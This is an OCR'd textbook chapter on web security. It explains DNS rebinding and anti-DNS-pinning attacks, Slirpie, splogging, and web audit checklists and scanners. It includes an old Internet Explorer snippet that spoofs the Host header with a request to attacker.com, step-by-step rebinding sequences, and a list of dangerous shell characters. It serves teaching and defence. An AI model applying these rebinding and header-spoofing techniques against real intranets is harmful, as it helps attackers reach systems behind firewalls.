

Figure 24.13 Anti-DNS Binding

1) The users browser connects to keygen.us and performs a DNS lookup for that URL receiving 85.17.52.48 with a TTL of 1 second.

2) JavaScript tells the browser to connect back to keygen.us after two seconds, shortly after the TTL expired. After this the server is instructed to firewall itself.

3) Now DNS Pinning is dropped due to Anti DNS Pinning. As the DNS is no longer valid, the user's browser connects to the DNS server to ask where keygen.us is now located.

4) The DNS server responds with 207.46.193.254, which points to www.microsoft.com

5) The user's browser connects to 207.46.193.254 sending a header such as:

```
GET / HTTP/1.1
Host: keygen.us
User-Agent: Windows-RSS-Platform/1.0 (MSIE 7.0; Windows NT
5.1)
MSIE /7.0
Accept: */*
Accept-Language: de-de,de;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

As the IP address has changed, the attackers XMLHttpRequest is reading a different Website (www.microsoft.com), even though the browser believes it is still the same. We are able to break same-origin provisions for Javascript etc using Anti DNS Pinning.

Note however, that the host entry has changed to keygen.us instead of www.microsoft.com, plus there is no cookie data sent in the header. Taking this into account one may wonder why anyone would do Anti DNS Pinning instead of requesting www.microsoft.com. As a consequence, Anti DNS Pinning isn't doing the attacker any good unless the attack is against an intranet or otherwise IP restricted websites, which the attacker could usually not connect to himself because the site is just inaccessible to the public.

This is where Anti DNS Pinning becomes dangerous. Instead of targeting www.microsoft.com, we could possibly launch an attack against intranet.microsoft.com, which was actually considered to be secure being that it is hosted behind a corporate firewall.

Not only we can read data from those protected pages but also use the so gained information to launch CSRF attacks against intranet applications.

Anti Anti DNS Pinning

The name already suggests what this technique is about. Attackers and Researchers have started to investigate how Anti DNS Pinning could be prevented and have resulted with the checking of the correct the Host header. Remember that this has been changed to keygen.us and so indicates an attack. Not only because it is keygen.us but simply because the Host header differs from the one(s) that has been allowed by the server administrator.

Anti Anti Anti DNS Pinning

Regrettably the header can easily be spoofed using a variety of methods. Thus the previously described technique is not very effective. Amit Klein published a posting to Bugtraq demonstrating how to spoof the Host in Microsoft Internet Explorer using XMLHttpRequest or Flash.

```
<*script>
var x = new ActiveXObject("Microsoft.XMLHTTP");
x.open(
"GET\thttp://attacker.com/\tHTTP/1.0\r\nHost:\twww.microsoft.c
om
\r\n\r\n,
"http://keygen.us/",
false
);

x.send();
alert(x.responseText);
<*/script>
```

The first question is why?

You visit a site (say you decided that you need a key for that software you downloaded without considering the ethical considerations of not paying). While you are getting the key off the Web page JavaScript code is downloaded and executed by your Web browser. The script scans your entire internal network, detects and determines your Linksys router model number, and then sends commands to the router to turn on wireless networking and turn off all encryption.

This is why rebinding has again become a current issue. It lurked in obscurity for about a decade following the original Princeton attack, but with ad nets and client attacks all the rage, it has again reared its ugly head. So what and why?

- Javascript has built-in restrictions to limit abuse - “Same Origin Policy”. This will only allow a script to interact with the site from which it originated by default.

The issue occurs when there was one site on the Internet where a user could download content from multiple sites. This can occur as a result of Translation sites, proxies, etc…

DNS Re-binding is an attempt to subvert the “same origin” policy in a browser. It is based on changing DNS resolution on-the-fly, to alter what the browser considers to be “same origin”. This allows an attacker to “drop” an attack behind a firewall effectively bypassing it. No re-binding from a-non RFC 1918 address to an RFC 1918 address is allowed, but beyond this, the fixes tend to break little, unimportant things like “Akamaized” websites (see http://research.microsoft.com/~ratul//akamai.html). Browser doesn’t know microsoft.com from the external IP is any different from microsoft.com from the internal IP by design. Major web sites have IP addresses spread across the world, and resources acquired from them need to be able to script against one another. Detecting that there’s a cross-IP scripting action happening is only the beginning – what to do after that is what people are trying to figure out

Varieties of DNS Rebinding attacks

What this attack can do?

- Circumvent firewalls to access internal documents and services.
- Sending spam and defrauding pay-per-click advertisers.

- Obtain the (internal) IP address of the hosting web browser
- Port scan the LAN to locate intranet http servers
- Fingerprint these http servers using well known URLs
- And (sometimes) to exploiting them via CSRF (Cross-site request forgery).

Traditional Re-binding

DNS records have a TTL field – lets you declare how long a record should live in the infrastructure before a second query causes a new request to the original server. By Declaring a "0" TTL, DNS records will hypothetically not cache. At this point each time the browser has a slightly different DNS request, you get an opportunity to provide a different location. A problem will occur for the attacker as many networks won't respect the low TTL. The attacker could wait until the network-enforced minimum TTL expires, but that takes time and makes the attack more difficult.

Spatial Rebinding

DNS responses can contain multiple addresses. When system.microsoft.com is asked for its IP address, it returns both its address and the address of the printer which can have a infinite TTL. There is now a question as to which record the browser will choose. The choice is totally random.

Case 1: Browser wants an internal IP external but it gets internal address.

Attacker Fix 1: External resource is hosted on an unusual port, so the internal connection will fail and thus retry to external. This has problems with outbound firewalls, though. Attacker Fix 2: Immediately after connecting, look for evidence in the connected session that attack has actually reached the correct server. If not, destroy the object that did the incorrect retrieve and keep trying until success. **The trick**: Retrieve the content with XMLHttpRequest so that you can actually destroy the object that guessed incorrectly.

Case 2: Flash/Java wants an internal address but receives an external one.

Attacker Fix: Look for magic token on incoming session. If magic token is returned, destroy the object and try again. If no token has been issued, retry the applet a number of times to ensure that the issue is a consequence of having an extrusion firewall that is blocking the attack.

Ridiculous or Far fetched?

Many sites deploy DNS TTLs as a security technology. However, DNS TTL's are not a security technology! Overriding a TTL is simple for an attacker when they control the record.

CNiping (pronounced "Sniping")

CNAME Records: DNS Aliases

Instead of returning an address, many requests will return the "Canonical", or Official Name and then the address of that Canonical Name. An attacker acting as the resolver for that canonical name has the capability to

add an additional record that can override any value in the cache, even if the TTL hasn't expired. This works against most, but not actually all name servers.

What are open network proxies?

Normally, a proxy server allows clients within a defined network group to store and forward internet services such as DNS or web pages so that the bandwidth used by the group is reduced and controlled. An "open" proxy, however, allows any system on the Internet access to its forwarding service.

Through the use of selected open proxies (the so-called "anonymous" open proxies), an attacker can conceal their true IP address from the accessed service and host. This is used in access attacks, DOS, and other abuse. Open proxies are therefore often are a problem without a solution. The legislative solution failing due to jurisdictional issues in many cases and in others the site administrators may not know that they are running an open proxy. This can be the result of misconfiguration of proxy software running on the computer, or of infection with malware (viruses, Trojans or worms) designed for this purpose. One such proof of concept proxy was slirpie.

Slirpie (Proxy)

This proxy and attack is by Dan Kaminsky requires 3 components:

- The Browser, which has access to internal resources
- The Attacker, which wants access to those internal resources
- The Proxy, which sends code to the Browser to copy messages from the Attacker

  The Proxy, which is software designed by Dan is called Slirpie.

  - It is a Multiprotocol Server, Built using POE which accepts TCP streams for Browser delivery, containing routing data. It also takes
  - Accepts HTTP requests for those routable streams
  - Accepts DNS requests to direct routing
  - Accepts XMLSocket requests to determine routing policy

This may be used to subvert controls in Flash. It is designed to allow an attacker that connects to the Proxy to effectively subvert the appropriate resources in Browser to service the Attacker's connections.

JSON

JSON (JavaScript Object Notation) is a lightweight computer data interchange format. It is a text-based, human-readable format for representing simple data structures and associative arrays (called objects). The JSON format is specified in RFC 4627 by Douglas Crockford. The official Internet media type for JSON is application/json.

The JSON format is often used for transmitting structured data over a network connection in a process called serialization. Its main application is in Ajax web application programming, where it serves as an alternative to the traditional use of the XML format.

A dns rebinding JSON script is formulated as:

```
{
  "10.0.0.1" : {
    "3" : {
      "from_browser_seq" : -1,
      "server_state" : "CONNECTED",
      "from_browser_ack" : -1,
      "to_browser" : {
        "1" : "YQo=",
        "0" : "Zm9vCg==",
        "3" : "Ywo=",
        "2" : "Ygo="
      },
"dport" : 80,
      "dproto" : 6,
      "browser_state" : "CONNECTING",
      "to_browser_seq" : 3,
      "to_browser_ack" : -1,
      "from_browser" : {

      }
    }
  }
}
```

Javascript alone will not cannot open the necessary Sockets and thus Flash is necessary. HaXe, a metalanguage, is used to compile both a Flash object and a Javascript interface to it. The Flash object is loaded, and directed to create a connection to 10.0.0.1:80

- QUERY ONE: Load the flash image from 10.0.0.1.proxyhost.com (actually Proxy's IP)
- QUERY TWO: Load the security policy controlling <1024 port access from 10.0.0.1.proxyhost.com (this remains as the Proxy's IP)
- DNS REBIND: Instruct the Proxy to return a different address with the next query, using a special HTTP query.
- QUERY THREE: Connect to 10.0.0.1.proxyhost.com:80 (now finally returning 10.0.0.1).
- Connection is in the applet loaded by the proxy, using the security policy provided by the proxy.

Distributed malware,

It has been predicted that within the next two years, a cross-site javascript-based worm will be released. This could be used to exploit a XSS injection vulnerabilities using AJAX and subsequently actively hunt for other, similar, systems through the use of a search engine (Similar to googlescanning but in the worm).

Defending Against DNS Rebinding

There are a number of possible solutions:

- You can defend against these attacks for a site by
    - disabling the Flash plug-in,
    - disabling JavaScript, and
    - disabling any other plug-ins.
- Implement both host-based (or personal) firewalls in conjunction with a gateway system to restrict browser access to ports 80 and 443. On internal systems, allow access to the Internet through a corporate proxy and not from each host.
- Ensure that all websites you manage do not utilize a default virtual host, but instead require a valid Host header.

p0wf (Passing Fingerprinting of Web Content Frameworks)

"p0wf" stands for "*Passing Fingerprinting of Web Content Frameworks*". Traditional OS fingerprinting used the OS Kernel to identify a system it is communicating with. This was based on the idea that if one can identify the kernel, one can target daemons that tend to be associated with it. The web has become almost an entirely separate OS layer of its own, and especially with AJAX and Web 2.0, new forms of RPC and marshalling are showing up faster than anyone can identify. p0wf was designed to analyze these streams and determine just which frameworks are being exposed on what sites from the traffic alone. The primary distinction with p0wf is that it can analyze "sniffed" traffic and not alert the site being monitored of its presence.

Splogging

Sploggers are one of the most common sources of plagiarism on the Internet. A small number of resolute and capable Sploggers can steal content from thousands of different sites, scraping RSS feeds from them and stealing the content. The change is that many "black hats" have taken up the art. The profit motivation of Sploggers is obvious, how they make a profit is less perceptible.

Splogs were certainly not intended for humans to view. Human-visited Splogs are high risk with little prospective gain. Rather, Splogs consist of links to other sites which are more often than not long junk domains burdened with keywords and metatags. The idea is to have search engines pick up their site. A Splogger's site will typically consist of nothing but keywords and metatags loaded into the HTTP header with a small amount of random text (usually copied from another site) and numerous diverse groups of text ads arranged to look

alternatively like search results or regular links. When the time is ready to use the site, over 90% of the site consists of ads from Adsense or a comparable service.

With sufficient spam links to the site, it is anticipated that the Splogger will rank highly in the search rankings and be besieged by visitors to those sites who they expect will click on the links (Note: According to most SEO experts and my own research, this does NOT work. You can only expedite getting listed, not drastically improve your ranking, thus hundreds of junk posts are a waste). It is hoped that the targeted visitors will subsequently click on the ads, either out of curiosity or due to the mistaken belief that they are regular links. Splogging is a classic example of black hat search engine optimization (SEO) that merely involves extensive plagiarism to make it work.

The expression "splog" was popularized in August 2005 when it was termed publicly by Mark Cuban. The name was used a sporadically prior to this in describing spam blogs back to as a minimum, 2003. The "art" developed from many linkblogs that were attempting to manipulate search indexes and others attempting to Google-bomb every word in the dictionary. It has been estimated that about one in five blogs are spam blogs. These fake blogs waste disk space and bandwidth as well as pollute search engine results, ruining blog search engines and are detrimental to a blogger's community networking. Google's search engine uses PageRank, which is susceptible to link flooding, especially from highly weighted bloggers.

> Mark Cuban is an entrepreneur and investor who ran a blog search engine called IceRocket. He was quoted on his blog saying "*It's straight from Night of the Living Dead. Brain dead splogs. Coming at us by the thousands*" (http://www.techcrunch.com/2005/08/22/web-20-this-week-august-14-20/)
>
> Also see http://www.nba.com/mavericks/news/cuban_bio000329.html.

RSS abuse

Full content RSS feeds make the splog problem worse .As an RSS feed simplifies the coping of content from genuine blogs. Splog RSS feeds pollute RSS search engines, and are reproduced and propagated throughout the Internet.

Defenses

A number of splog reporting services have arisen, allowing Internet users to report splog with plans of offering these splog URLs to search engines so that they can be excluded from search results. These services started with Splog Reporter. Some of the main services include:

- SplogSpot which actually maintains a large database of Splogs and makes it available to the public via APIs,
- A2B blocks web server IP addresses that splog URLs resolve to.
- A Feed Copyrighter plugin (for WordPress) allows for the automatic addition of copyright messages to feed, so Splogs can be easily spotted and reported by visitors or through
- Google search.
- TrustRank attempts to automatically find Splogs.

- Blogger has implemented a system that can detect Splogs and then force them to take a
- Captcha 'spell this word' test.

Creating your Checklist

The most important tool that you can have is an up-to-date checklist for your system. This checklist will help define your scope and the processes that you intend to check and validate. The first step in this process involves identifying a good source of information that can be aligned to your organization's needs. The integration of security check lists and organizational policies with a process of internal accreditation will lead to good security practices and hence effective corporate governance.

The first stage is to identify the objectives associated with the systems that you seek to audit. Once you're done this list of regulations and standards that the organization needs to adhere to may be collated. The secret is not to audit against each standard, but rather to create a series of controls that ensure you have a secure system. By creating a secure system you can virtually guarantee that you will comply with any regulatory framework.

The following sites offer a number of free checklists that are indispensable in the creation of your Web audit framework.

CIS (The Center for Internet Security)

CIS provides a large number of Benchmarks for not only the operating system but many web applications. CIS offers both Benchmarks and also a number of tools that may be used to validate a system. The site is: http://www.cisecurity.org.

The site has a number of benchmarks and standards for Web Applications.

SANS

The SANS Institute has a wealth of information available that will aid in the creation of a checklist as well as many documents that detail how to run the various tools.

The SANS reading room (http://www.sans.org/reading_room/) has a number of papers that have been made freely available:

- General Tools papers (http://www.sans.org/reading_room/whitepapers/tools/)

SANS Score (Security Consensus Operational Readiness Evaluation) is directly associated with CIS.

NSA, NIST and DISA

The US Government (through the NSA, DISA and NIST) have a large number of security configuration guidance papers and benchmarks.

NIST runs the US “National Vulnerability Database” (see http://nvd.nist.gov/chklst_detail.cfm?config_id=58) which is associated with the UNIX Security Checklist from DISA (http://iase.disa.mil/stigs/checklist).

DISA has checklists and controls for:

- Microsoft .Net
- Netscape / Sun Java
- Apache
- A Generic Web Checklist
- Microsoft IIS Version 6.0
- Tomcat, and
- Weblogic

Considerations in Web Auditing

The following list is a quick introduction into some of the things you should be considering when creating a web audit checklist.

- CHECK all default content and directory indexing. Create a secure base configuration
- EXAMINE hidden content
- ENSURE that the Operating system is secure
- PROTECT the Network (Firewalls and IDS)
- ENSURE that you are using the most recent version of the web application – this means it needs to be patched!
- DO run the server daemon httpd as a specially created non-privileged user such as 'httpd'. This way, if an attacker discovers a vulnerability in the software they will only have access privileges for this unprivileged user.
- DO NOT run the server daemon as root or administrator.
- DO NOT run the client processes as root or the adminsitrator.
- RUN the web server in a chroot environment when possible (usually UNIX).
- DO carefully configure the configuration options on the server.
- DO use CGIWRAP.

- DO NOT run CGI (Common Gateway Interface) scripts if not required or used.
- DO be very careful in constructing scripts and web applications. Always consider the remote user to be hostile.
- ENSURE that the contents, permissions and ownership of files in the executable directory are set securely.
- AVOID passing user input directly to command interpreters such as Perl, AWK, UNIX shells or SQL scripts and filter and protect all input.
- FILTER user input for potentially dangerous characters prior to passing it to any command interpreters or databases.
    - Possibly dangerous characters include \n \r (.,/;~!)>|^&$`< .

IIS Specific Information for the Checklist

The IIS Lockdown Tool was introduced in IIS 5.0 (and much of the functionality is included with IIS 6.0). It is available from Microsoft at http://www.microsoft.com/technet/security/tools/locktool.mspx. The NSA hosts the IIS configuration guide: http://www.nsa.gov/notices/notic00004.cfm?Address=/snac/os/win2k/iis_5_v1_4.pdf and there is also a security guide from Microsoft (http://www.microsoft.com/technet/security/prodtech/IIS.mspx) with a baseline-checklist (http://www.microsoft.com/technet/archive/security/chklist/iis5cl.mspx?mfr=true).

Apache Specific Information for the Checklist

There are a number of secure configuration tips at: http://httpd.apache.org/docs/1.3/misc/security_tips.html and a security guide from Apache (http://www.apachesecurity.net/). CIS (ass above) and Securiteam have Baseline Checklist's (http://www.securiteam.com/securityreviews/5WP0M1P6KC.html).

Scanning

The following is a non-exclusive list of tools that is recommended as the BASELINE for any aspiring web auditor to know (and then add those on OWASP):

- Nessus http://www.nessus.org
- WebInspect http://www.spydynamics.com/products/webinspect/
- ScanDo http://www.kavado.com
- NStealth http://www.nstalker.com/
- Nikto http://www.cirt.net/code/nikto.shtml
- AppScan http://www.watchfire.com/products/appscan/default.aspx

None of these are a replacement for your brain.